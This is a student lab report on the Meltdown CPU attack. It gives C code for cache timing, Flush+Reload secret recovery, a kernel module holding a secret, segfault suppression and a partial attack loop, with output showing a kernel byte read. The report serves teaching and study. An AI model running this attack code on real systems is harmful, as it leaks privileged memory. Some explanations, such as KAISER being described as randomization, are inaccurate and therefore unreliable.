

# International Institute of Information Technology(IIIT), Bangalore



---

## Meltdown Attack

---

Mentor

Prof.Thangaraju B

Professor,IIIT-Bangalore

MUKESH KUMAR PILANIYA  
M.TECH 1<sup>st</sup> YEAR  
MT2019068

SHREYANSH JAIN  
M.TECH 1<sup>st</sup> YEAR  
MT2019106

# Contents

<b>1</b>	<b>Introduction</b>	<b>1</b>
<b>2</b>	<b>Background</b>	<b>2</b>
2.1	Cache Side Channel and Attacks . . . . .	2
2.1.1	FLUSH+RELOAD attack . . . . .	3
2.2	Out-Of-Order Execution . . . . .	3
2.3	Address Space Randomization . . . . .	5
<b>3</b>	<b>Meltdown and its Components</b>	<b>5</b>
3.1	Transient Instruction . . . . .	6
3.2	Attack Description . . . . .	6
<b>4</b>	<b>Evaluation</b>	<b>7</b>
4.1	Environment Setting . . . . .	7
4.2	Code Compilation . . . . .	7
4.3	Reading from Cache versus Main Memory . . . . .	7
4.4	Using Cache as Side-Channel . . . . .	9
4.5	Preparation for Meltdown Attack . . . . .	11
4.6	Exception Handling . . . . .	13
4.7	Out-of-Order Execution . . . . .	14
4.8	Meltdown Attack . . . . .	14
<b>5</b>	<b>Prevention of Meltdown Attack - KAISER Patch</b>	<b>15</b>
<b>6</b>	<b>Conclusion</b>	<b>16</b>

## List of Figures

1	Cache Architecture . . . . .	3
2	Out-Of-Order Execution . . . . .	4
3	Environment Setting . . . . .	7
4	Program Illustrating the Timing Difference of Probing Array . . . . .	8
5	Access Timing of Probing Array . . . . .	9
6	Program showing Cache is used as a Side Channel . . . . .	10
7	Reading of Secret Value from Cache . . . . .	11
8	Program illustrating Meltdown Attack . . . . .	12
9	dmesg command . . . . .	13
10	Exception Handling . . . . .	13
11	Output of Exception Handling Program . . . . .	14
12	Out-of-Order Execution . . . . .	14
13	Reading Secret Value from Kernel . . . . .	15
14	Output- Program Reading Secret Value from Kernel . . . . .	15
15	KAISER PATCH . . . . .	16

## Abstract

Application security relies on the memory mapping in the system as well as isolation if memory unit and memory management unit is responsible for that like kernel address system space that are marked as not accessible from user space and are marked as privileged. In this paper, we present Meltdown, Meltdown exploit vulnerabilities of out-of-order execution which allows a user program to read data stored inside the kernel-level memory that are marked as not accessible from user-level program. Such, accessing of data is not allowed by the hardware level protection mechanism implemented in Central Processing Unit(CPU), but the vulnerability exists in the design of these CPU and mostly intel CPU are affected by meltdown. Meltdown breaks all the security guarantees of a system which is not patched by KASLR.

## 1 Introduction

A operating system provide security to each application using memory isolation technique. Operating system provide guarantee that one application or program can not access other application data without permission of operating system(kernel).Kernel level permission bit is set by hardware level mechanism known as supervisor bit. Supervisor bit provide isolation between kernel address space and user address space. So, the aim is that this bit could only be set when entering into kernel space and it's cleared when switching to user process(mode) space. This hardware feature allows OS to map kernel address space to address space of other user process and it is an very efficient address transitions scehme.(1)(9)

In this paper, we present Meltdown, the attack itself is quite complex, therefore we break it down into quite small steps so that each step is easy to understand.(1)(9)

Meltdown does not exploit any kind of software vulnerability i.e it does not use or break internal software system but it is a hardware attack and it works on all the major intel system. The major cause of meltdown attack is **out-of-order execution**.(1)(9)

Out-of-order execution increases CPU efficiency and allows CPU to execute instruction faster and, in a second half of the paper we have describe it in short. Through Out-of-Order execution we exploit cache side channel to catch data store in L3 cache. However, out-of-order attacks cache side channel and the result allows an attacker to dump whole kernel memory by reading cache memory in an out-of-order execution manner.(1)(9)

### Outline

- In this section we will describe about
  - Cache Side channel and attacks
  - Out-Of-Order Execution
  - Address Spaces Randomization
- Meltdown and Its Components

- Evaluation
- Conclusion

## 2 Background

In this section we describe cache side channel, out-of-order execution and address space randomization.

### 2.1 Cache Side Channel and Attacks

Cache based attack on the processor were happening for a number of years, meltdown and spectre are famous known attacks of Cache side channel. Cache side channel attacks are enabled using the micro architecture design of the processor. They are part of hardware design and thus they are very difficult to defeat.(9)(10)

In order to speed up memory access and address translation CPU contains the small memory known as cache memory that store frequently used data. Every instruction and every piece of data that require main memory. The CPU retrieves the instruction and data from main memory execute that instruction and store result back in main memory. So, to improve performance of accessing main memory a hardware level access is made to various level of cache memory. If the require instruction or data already in cache memory CPU retrieved that data from cache execute it and save back to cache, with the help of various write back policy cache data is written back to main memory eg: - write back and write through.(1)(4)(9)

Here, the main point is cache memory is used for storing frequently access data.

The attacker can not directly read data stored in cache memory but this does not mean that there is not information leakage, the cache is much smaller than main memory and nearest to the CPU, so data retrieving from cache memory is much faster than accessing data from main memory. Cache side channel exploit this timing difference for retrieving data. Different cache technique has been proposed in the past including Evict+Time, Prime+Probe and Flush+Reload.(2)

The next piece of background information required to understand the CPU cache topology of modern processors. Figure [1] shows a generic topology that is common to most of modern CPU's. Modern CPU's generally contain multiple levels of cache memory. In this figure we assume that CPU is dual core and each core contains its own L1 and L2 cache memory and L3 cache is shared in between core0 and core1. We exploiting cache side channel attack in L3 cache only because that is practical to exploit and for side channel attack, we are using Flush+Reload technique because it's works on a single cache line granularity.(1)(4)(9)

All the technique works this way: manipulate cache to known state, wait for victim activity and examine what has changed. Program virtual address map to physical address with the help of page table. L1 cache is nearest to the CPU and split between a data and an instruction cache. If the data not found in L1 cache than load instruction passed to the next Cache hierarchy. This is the point where the page table come into play. Page table are used to




Figure 1: Cache Architecture

translate virtual address into a physical address, once's we have physical address CPU can query into L2 cache and if data is not found in L2 cache then Load instruction is passed to L3 cache. L3 is inclusive shared cache between core0 and core1.(3)(9)

### 2.1.1 FLUSH+RELOAD attack

Using Flush+Reload an attacker can exploit last-level shared inclusive cache i.e Level3 cache, an attacker frequently flush a targeted memory location using the *clflush* instruction and thereby measuring the time it takes to reload the data, now the attacker can know whether data was loaded into the cache memory by another application or any current process in the meantime.(1)(9)

## 2.2 Out-Of-Order Execution

Out-Of-Order execution allows processor to execute the instructions one after the other, the processor uses the resources not to its full extent which makes CPU performance inefficient. Thus, to improve the efficiency of CPU, there are two methods, first by executing various sub-steps of sequential instructions at the same time (simultaneously) or secondly maybe by executing instructions simultaneously depending on the resources availability. Further improvement within the CPU can be achieved by **Out-of-Order Execution**. Out-of-order instruction execution are usually achieved by executing the instruction in an various different form.(4)(9)

Out-of-order execution is a method or approach that is utilized in high performance micro-

processors. Out-Of-Order efficiently uses instruction cycles (Instruction Cycles is a process by which a computer system pulls program instruction from the memory which can invoke pre-fetching or pre-processing, also determines what action the instruction requires or what resources it needs and carries out those actions.) and reduces costly delay due to resource unavailability. A processor will execute the instruction order of availability of knowledge or operands or resources rather than original order of the instructions in the program. Through this, the CPU will avoid being idle or free while data is retrieved for the next instruction in advance for a program.(4)(9)

Out-of-Order Execution can be regarded as **A Room guarded by a Security Officer**.The attacker wants to enter the room to get some secret value but the Security Guard have 2 options either it can allow the attacker to access the data depending on the permissions or it can deny the attacker to access the room's data.(4)(9)




Figure 2: Out-Of-Order Execution

In figure 2 the line 3 causes an interrupt because user(attacker) wants to access the kernel data, this line leads CPU to do two things

- 1)The CPU raises an exception since user level program want to access kernel level data, this causes program or application to either crash if the program doesn't have exception handling mechanism.
- 2)Mean-while when CPU is busy in permission check the CPU doesn't want the other computational parts to be idle since this may degrade the performance or efficiency so the CPU execute the adjacent instructions depending on the availability of data operands.

Now the user is either allowed or denied to access the data, but in both cases due to **Out-of-Order Execution** the adjacent instructions are executed. If the permission is granted then the adjacent instructions are successfully executed but if the permission is denied the

program or application may abruptly end(or may show appropriate message depending on the Exception Handling Mechanism) but in both cases the value from the kernel is fetched by the CPU and stored in a temporary register in **Cache Memory**. The Cache Memory is not flushed in either case of access permission check, that means the data is still available somewhere in the Cache. So from outside or user point of view the attacker has not accessed the data but from inside it can still access the data through Cache Memory via Timing Difference.(1)(4)(9)

We will show in the Evaluation(Section 5) the proof of Out-of-Order Execution that how the attacker can access the secret data.

## 2.3 Address Space Randomization

CPU's support two kind of address spaces so that processes are isolated from each other.

**Virtual Address Spaces** can be defined as virtual addresses that are translated to physical(logical) addresses through page translation tables. Virtual address space is divided into a group of pages that will be mapped to the corresponding logical or physical memory through a multi-level page translation table. The page translation tables are used to define the specific mapping virtual to physical address and also protection bit(like dirty bit etc) properties that are used to force privilege checks, like read access, write access, executable or not and user-accessible or not. The currently used translation table is stored in a special CPU register. On each context switch(change of process states), the OS updates this register with corresponding process translation table address so as to implement per-process virtual address spaces. Thus, each process can only refer to data that belongs to its own virtual address space. Every virtual address space is divided into two categories which are **User** and **Kernel** parts so that each process gets a user and kernel address space. The currently running application uses the user address space, while the kernel address space would only be accessed if CPU is running(active) and also in privileged mode(mode bit set to 1). This is done by the operating system which disable the user-accessible property of the current or specific translation tables. The kernel address space does not only have memory mapped for the kernel's own use, but it must also perform operations on the user pages. As a result of this, the whole physical memory is mapped with the kernel.(1)(4)(9)

## 3 Meltdown and its Components

Meltdown Attack uses flaw in most of the modern processors. These flaws exist in the CPU's itself i.e it can be regarded as a Hardware Defect rather than a software bug, it allows a user-level program to read data stored inside the kernel memory. We cannot access kernel space



due to the hardware protection mechanism, but a defect exists in the design of these CPU's which allows to defeat the hardware protection and thus carry out these types of attacks. Because the defect exists within the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPU's in our computers.(1)(4)(9)

### 3.1 Transient Instruction

Before doing an in-depth analysis of how meltdown takes place, first we need to understand what is Transient Instruction.

Any Instruction that executes Out-of-order in the program and has measurable side effects is known as Transient Instruction.

Transient instructions occur all the time, because the CPU runs ahead of the current instruction all the time to minimize the experienced latency and, thereby, to maximize the performance or efficiency. These instructions introduce an exploitable side channel if their operation depends on a secret value. We specialise in addresses that are mapped within the attacker's process, i.e., the user-accessible user space addresses as well as the user-inaccessible which may be kernel space addresses or other user's address space. The attacks targeting code that is executed within the context (i.e., address space) of other user processes are also possible, but out of context in this work, because the physical memory (including the memory of other user processes) they are read through the kernel space.(1)(4)(9)

### 3.2 Attack Description

Meltdown attack can be divided into 3 steps:

**1.To know Secret Kernel Address Space** The content of an attacker chosen memory location which is stored in kernel space address and which can not be accessed by the attacker, is loaded into a register.

**2.Out-of-Order Instruction Execution** A transient instruction which is an out-of-order instruction accesses the cache line supported by the register.

**3.Using Cache as Side Channel to read the secret data** The attacker uses Flush+Reload technique (Timing Difference Attack) to work out the cache line accessed in the previous step and thus the secret stored at the specified memory location.

Since this is only applicable for single memory location if the attacker uses these techniques for other locations then it can get the secret from other locations in kernel space as well which may lead to unavoidable consequences.(1)(2)(4)(9)

## 4 Evaluation

In this section we describe each step that need to done for performing meltdown attack.

### 4.1 Environment Setting

For setting up our lab environment we are using 64-bit ubuntu 16.04 LTS in oracle virtual box 6.0, setting related to hardware device is specified in given 3.

```
pilaniya@ubuntu:~$ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:             Little Endian
CPU(s):                 4
On-line CPU(s) list:   0-3
Thread(s) per core:    2
Core(s) per socket:    2
Socket(s):              1
NUMA node(s):          1
Vendor ID:              GenuineIntel
CPU family:             6
Model:                  61
Model name:             Intel(R) Core(TM) i5-5200U CPU @ 2.20GHz
Stepping:               4
CPU MHz:                809.626
CPU max MHz:            2700.0000
CPU min MHz:            500.0000
BogoMIPS:               4389.79
Virtualization:         VT-x
L1d cache:              32K
L1i cache:              32K
L2 cache:               256K
L3 cache:               3072K
NUMA node0 CPU(s):     0-3
```

Figure 3: Environment Setting

### 4.2 Code Compilation

While compiling source code we have to add `-march=native` flag. while compiling the program `-march=native` flag tells the compiler to produce specific code for the local machine. For, example to compile a `myprogram.c` we are using the following command :

```
gcc-march=native -o myprogram myprogram.c
```

### 4.3 Reading from Cache versus Main Memory

Cache memory is nearest to CPU so, first CPU check data in cache, if data is present in cache than it will fetch directly from it and if data is not present than it will fetch from main memory. Fetching data from cache is much faster than fetching data from main memory.

*gcc -march=native -o CacheTime CacheTime.c*

In the Figure 4 at line number 19, first we have initialized an array of size 10\*PAZESIZE. For finding PAGESIZE run the following command in terminal “getconf PAGESIZE” and put your own PAGESIZE in line 8. After that we flush the array address to make sure that array indexes are not cached and in the next phase, we are accessing index 4 and 7 as shown in line number 25 and 26 so that index 4 and 7 is cached by cache. From line number 29 to 35 we are accessing the array index and measuring the timing using rdtscp time stamp.

```
8 #define PAGESIZE 4096
9
10 uint8_t array[10*PAGESIZE];
11
12 int main(int argc, const char **argv) {
13     int tmp=0;
14     register uint64_t time1, time2;
15     volatile uint8_t *addr;
16     int i;
17
18     // Initialize the array by 1 to load in main memory
19     for(i=0; i<10; i++) array[i*PAGESIZE]=1;
20
21     // FLUSH the complete array from the CPU cache to make sure that array index is not cached
22     for(i=0; i<10; i++) _mm_clflush(&array[i*PAGESIZE]);
23
24     // Access some of the array items so that that index is cached
25     array[4*PAGESIZE] = 10;
26     array[7*PAGESIZE] = 20;
27
28     //measuring timing diifference to observed that array index 4 and 8 CPU cycle is less than other index
29     for(i=0; i<10; i++) {
30         addr = &array[i*PAGESIZE];
31         time1 = rdtscp(&tmp);
32         tmp = *addr;
33         time2 = rdtscp(&tmp) - time1;
34         printf("Access time for array[%d*PAGESIZE]: %d CPU cycles\n",i, (int)time2);
35     }
36     return 0;
37
38 }
```

Figure 4: Program Illustrating the Timing Difference of Probing Array

Figure 5 illustrate the timing difference where accessing the array index 3 and 7 is much faster than others.




Figure 5: Access Timing of Probing Array

#### 4.4 Using Cache as Side-Channel

The objective of this section is extracting a secret value used by the victim function. We are assuming that `victim()`; function at line 53 uses a secret value define in line 14, as index to load values from an array and the secret value cannot be accessed from the outside. Our objective is to use side channel to get this secret value. The technique that we are using for retrieving secret value is `Flush`(line 16)+`Reload`(line27) Functions.

As Shown in Figure 6 at line 14, first we set one-byte `secretValue` variable equal to 105. Since for a one-byte secret value there are 256 possibilities so in line 12 we declare array of size `256*PAGESIZE`. We multiply by `PAGESIZE` because caching is done at a block level, not at a byte level so, if one byte is cached by cpu than adjacent byte will also cached. Since the first `array[0*PAGESIZE]` may also cached by some cache block as a default behavior of cache. Therefore, to make sure `array[0*PAGESIZE]` will not cached we are accessing `array[i*PAGESIZE+DELTA]`, where `DELTA` is a constant define in line number 10.

```

7 #define PAGESIZE 4096
8 //Cache hit CPU cycle assumed
9 #define CACHE_HIT_THRESHOLD (80)
10 #define DELTA 1024
11
12 uint8_t array[256*PAGESIZE];
13 int temp;
14 char secretValue = 105;
15
16 void flushSideChannel()
17 {
18     int i;
19
20     // Bring the array index into RAM
21     for (i = 0; i < 256; i++) array[i*PAGESIZE+DELTA] = 1;
22
23     //Flush the values of the array from cache to make sure that array index is not cahed
24     for (i = 0; i < 256; i++) _mm_clflush(&array[i*PAGESIZE+DELTA]);
25 }
26
27 void reloadSideChannel()
28 {
29     int tmp1=0;
30     register uint64_t time1, time2;
31     volatile uint8_t *addr;
32     int i;
33     for(i = 0; i < 256; i++){
34         addr = &array[i*PAGESIZE+DELTA];
35         time1 = __rdtscp(&tmp1);
36         tmp1 = *addr;
37         time2 = __rdtscp(&tmp1) - time1;
38         if (time2 <= CACHE_HIT_THRESHOLD){
39             printf("array[%d*PAGESIZE + %d] is in cache.\n",i,DELTA);
40             printf("The secretValue = %d.\n",i);
41         }
42     }
43 }
44
45 void victim()
46 {
47     temp = array[secretValue*PAGESIZE+DELTA];
48 }
49
50 int main(int argc, const char **argv)
51 {
52     flushSideChannel();
53     victim();
54     reloadSideChannel();
55     return (0);
56 }


```

Figure 6: Program showing Cache is used as a Side Channel

First Flush the entire array using `flushSideChannel()`; from the cache memory to make sure that array is not cached. After that we invoke the `victim()`; function, which access of the array element based on the value of secret, that array index value is cached by the cache memory. And the final step is calling the `reloadSideChannel()`; function which reload the

entire array and measure the time it takes to reload each element. So, if the array index is previously cached than it requires less CPU cycle. The output of the program illustrates in Figure 7.

The output of the program shown in fig 6 below:

A terminal window with a dark purple background and red text. The text displays the output of a program, showing an array access and a secret value.

```
array[105*PAGESIZE + 1024] is in cache.  
The secretValue = 105.
```

Figure 7: Reading of Secret Value from Cache

## 4.5 Prepration for Meltdown Attack

For preparing meltdown attack we have to placed secret value in kernel space and we show that how a user-level program can access that data without going into kernel space. To store the Secret value in kernel space we are using kernel Module approach and the code is listed in 8.

```

10 static char secret[8] = {'P','I','L','A','N','I','Y','A'};
11 static struct proc_dir_entry *secret_entry;
12 static char* secret_buffer;
13
14 static int test_proc_open(struct inode *inode, struct file *file)
15 {
16 #if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
17     return single_open(file, NULL, PDE(inode)->data);
18 #else
19     return single_open(file, NULL, PDE_DATA(inode));
20 #endif
21 }
22
23 static ssize_t read_proc(struct file *filp, char *buffer, size_t length, loff_t *offset)
24 {
25     memcpy(secret_buffer, &secret, 8);
26     return 8;
27 }
28
29 static const struct file_operations test_proc_fops =
30 {
31     .owner = THIS_MODULE,
32     .open = test_proc_open,
33     .read = read_proc,
34     .llseek = seq_lseek,
35     .release = single_release,
36 };
37
38 static __init int test_proc_init(void)
39 {
40     // write message in kernel message buffer
41     printk("secret data address:%p\n", &secret);
42
43     secret_buffer = (char*)vmalloc(8);
44
45     // create data entry in /proc Directory
46     secret_entry = proc_create_data("secret_data", 0444, NULL, &test_proc_fops, NULL);
47     if (secret_entry) return 0;
48
49     return -ENOMEM;
50 }
51
52 static __exit void test_proc_cleanup(void)
53 {
54     remove_proc_entry("secret_data", NULL);
55 }
56
57 module_init(test_proc_init);
58 module_exit(test_proc_cleanup);
: set number

```

Activate Windows  
Go to Settings to activate Windows.

58,1

Bot

Figure 8: Program illustrating Meltdown Attack

For executing the meltdown attack first, we need to know address of secret value so, the kernel module saves the address of secret value in kernel buffer at line 41. which we will get it using 'dmesg' command as shown in Figure 9. The next thing is this secret value need to be cached so to achieve this we are creating a file /proc/secret\_data at line number 46. Which provide a link to communicate a user level program to kernel module. Therefore, when a user-level program read /proc/secret\_data file then it will invoke read\_proc() function at line 23. The read\_proc() function will load the secret value (line 25) which is cached by CPU. read\_proc() function will not return secret value so it does not leak secret value.

- Compile the kernel module  
*make*
- Install the kernel module  
*sudo insmod MeltdownKernel.ko*
- Print secret value address  
*dmesg*

```
[11885.819228] MeltdownKernel: module license 'unspecified' taints kernel.  
[11885.819233] Disabling lock debugging due to kernel taint  
[11885.820134] secret data address:f9d07000  
Activate Windows
```

Figure 9: dmesg command

## 4.6 Exception Handling

When user program tries to access kernel memory in Figure 10 at line 23 than memory access violation is triggered and segmentation fault is generated. To avoid segmentation fault, we are using SIGSEGV signal because c does not provide try/catch techniques like java. So to implement try/catch in c we are using sigsetjmp() at line 21 and siglongjmp at line 10.

```
1 #include <stdio.h>  
2 #include <setjmp.h>  
3 #include <signal.h>  
4  
5 static sigjmp_buf buffer;  
6  
7 static void catch_segv()  
8 {  
9     // Roll back to the checkpoint set by sigsetjmp().  
10    siglongjmp(buffer, 1);  
11 }  
12  
13 int main()  
14 {  
15     // The address of our secret data  
16     unsigned long kernel_data_addr = 0xf061b000;  
17  
18     // Register a signal handler  
19     signal(SIGSEGV, catch_segv);  
20  
21     if (sigsetjmp(buffer, 1) == 0) {  
22         // A SIGSEGV signal will be raised (interrupt/Exception).  
23         char kernel_data = *(char*)kernel_data_addr;  
24  
25         // The following statement will not be executed.  
26         printf("Kernel data at address %lu is: %c\n",  
27             kernel_data_addr, kernel_data);  
28     }  
29     else {  
30         printf("Memory access violation!\n");  
31     }  
32  
33     printf("Program continues to execute.\n");  
34     return 0;  
35 }
```

Figure 10: Exception Handling

The execution of this program is quite complex but let's understand it line by line. First, we register a SIGSEGV signal handler in line 19 which will invoke catch\_segv function (line 7). once's the signal handler complete processing it let the program to continue its execution so for that we have to define a checkpoint that we are achieve by sigsetjmp(buffer,1) at line 21. sigsetjmp save the stack context in buffer that it latter used by siglongjmp (line 10). siglongjmp rollback the stack context in buffer and return the second argument which is 1 so the program execution is start form else part (line 29), output is illustrate in 11.






Figure 11: Output of Exception Handling Program

## 4.7 Out-of-Order Execution

Meltdown is a race condition vulnerability, which involves racing between out-of-order execution and access block so, for exploiting meltdown successfully we must have to win race condition. To win race condition we have to keep CPU execution busy somehow and for that we are using assembly level code.




Figure 12: Out-of-Order Execution

The code in Figure 12 is simply a loop over 400 times (line 63). In the next line it adds a number 0X141 (321 in decimal) to the eax register to keep rax register busy so that we can win race condition.

## 4.8 Meltdown Attack

To make attack more practical and improve efficiency of attack we create a score array of size 256. The reason of creating an array of size 256 is that for one byte there is 256 possibilities. Therefore, one element for each possible secret value and we run attack multiple times as shown in Figure 13 at line 92. This step is combination of all step that are describe above, after running multiple times the highest value of score array is our answer. The output of this step is illustrated in Figure 14.

```

74 int main()
75 {
76     int i, j, ret = 0;
77
78     // Register signal handler
79     signal(SIGSEGV, catch_segv);
80
81     int fd = open("/proc/secret_data", O_RDONLY);
82     if (fd < 0) {
83         perror("open");
84         return -1;
85     }
86
87     memset(scores, 0, sizeof(scores));
88     flushSideChannel();
89
90     // Retry 1000 times on the same address.
91     for (i = 0; i < 1000; i++) {
92         ret = pread(fd, NULL, 0, 0);
93         if (ret < 0) {
94             perror("pread");
95             break;
96         }
97     }
98
99     // Flush the probing array
100     for (j = 0; j < 256; j++)
101         _mm_clflush(&array[j * PAGESIZE + DELTA]);
102
103     if (sigsetjmp(jbuf, 1) == 0) {
104         meltdown_asm(0xf9fef000);
105     }
106
107     reloadSideChannelImproved();
108 }
109
110 // Find the index with the highest score.
111 int max = 0;
112 for (i = 0; i < 256; i++) {
113     if (scores[max] < scores[i]) max = i;
114 }
115
116 printf("The secret value is %d %c\n", max, max);
117 printf("The number of hits is %d\n", scores[max]);
118
119 return 0;
120 }
: set number

```

Activate Windows  
Go to Settings to activate Windows. Bot  
120,1

Figure 13: Reading Secret Value from Kernel

```

The secret value is 80 P
The number of hits is 900

```

Figure 14: Output- Program Reading Secret Value from Kernel


The code in MeltdownAttack can only steals a one byte secret from the kernel.

## 5 Prevention of Meltdown Attack - KAISER Patch

The exploitation in the memory attacks usually requires correct knowledge of addresses of specific data. So in order to carry out these attacks, **Address Space Layout Randomization (ASLR)** has been introduced. To protect kernel, KASLR randomizes the offsets which means the starting address from where the system is loaded and is changed every time

the system is booted , making attacks harder as the attacker now require to guess the situation of kernel data structures.(1)(4)(9) But, with side channel, the attacker has to precisely determine the kernel address . A combination of a software bug and the knowledge of the physical addresses can lead to privileged code execution.(1)(4)(9)

To Prevent Meltdown KAISER technique can be used more accurately or we can say that it is a counter measure to Meltdown Attack. KAISER hide the kernel space from user space using randomization technique. KAISER allow the kernel to randomize the kernel location at boot time. The Output of same program after applying KAISER patch is illustrated in Figure 15.



```
[05/24/20] seed@VM:~/.../m$ ./kaiser
Segmentation fault
```

Figure 15: KAISER PATCH

## 6 Conclusion

In this paper we presented Meltdown, a vulnerability or attack to the software system which can read kernel data or secret data from an underprivileged user-level program, since it does not depend on any software vulnerability as well as it is independent of the type of Operating System.

To prevent Meltdown KAISER can be used more accurately we can say that it is a counter-measure to Meltdown Attack, it is a kernel modification to not have the kernel mapped in the user space. This modification to protect side channel attacks breaking KASLR(Kernel Address Space Layout Randomization) but it also prevents Meltdown.

## References

- [1] Zheng\_Zmy(2019) **Meltdown: Reading Kernel Memory from User Space**  
[https://blog.csdn.net/zheng\\_zmy/article/details/103479066](https://blog.csdn.net/zheng_zmy/article/details/103479066)
- [2] Wenliang Du, Syracuse University(2018) **Meltdown Attack Lab**  
[http://www.cis.syr.edu/~wedu/seed/Labs\\_16.04/System/Meltdown\\_Attack/Meltdown\\_Attack.pdf](http://www.cis.syr.edu/~wedu/seed/Labs_16.04/System/Meltdown_Attack/Meltdown_Attack.pdf)
- [3] Areej(2020) - **Difference between l1 l2 and l3 cache memory**
- [4] Moritz Lipp, Michael Schwarz, Daniel Gruss - **Meltdown paper** -  
<https://arxiv.org/pdf/1801.01207.pdf>

- [5] Jacek Galowicz - **Metldown paper** -  
<https://blog.cyberus-technology.de/posts/2018-01-03-meltdown.html>
  
- [6] Jann Horn, Project Zero - **Reading privileged memory with a side-channel** -  
<https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html>
  
- [7] Jake Edge - **Kernel Address Space Layout Randomization(KASLR)** -  
<https://lwn.net/Articles/569635/>
  
- [8] Daniel Gruss, Clementine Maurice, Klaus Wagner, and Stefan Mangard-  
**Flush+Flush: A Fast and Stealthy Cache Attack** -  
<https://gruss.cc/files/flushflush.pdf>
  
- [9] Jann Horn, Project Zero - **Reading privileged memory with a side-channel**  
<https://cryptome.org/2018/01/spectre-meltdown.pdf>
  
- [10] Yinqian Zhang - **Cache Side Channels: State of the Art and Research Opportunities**  
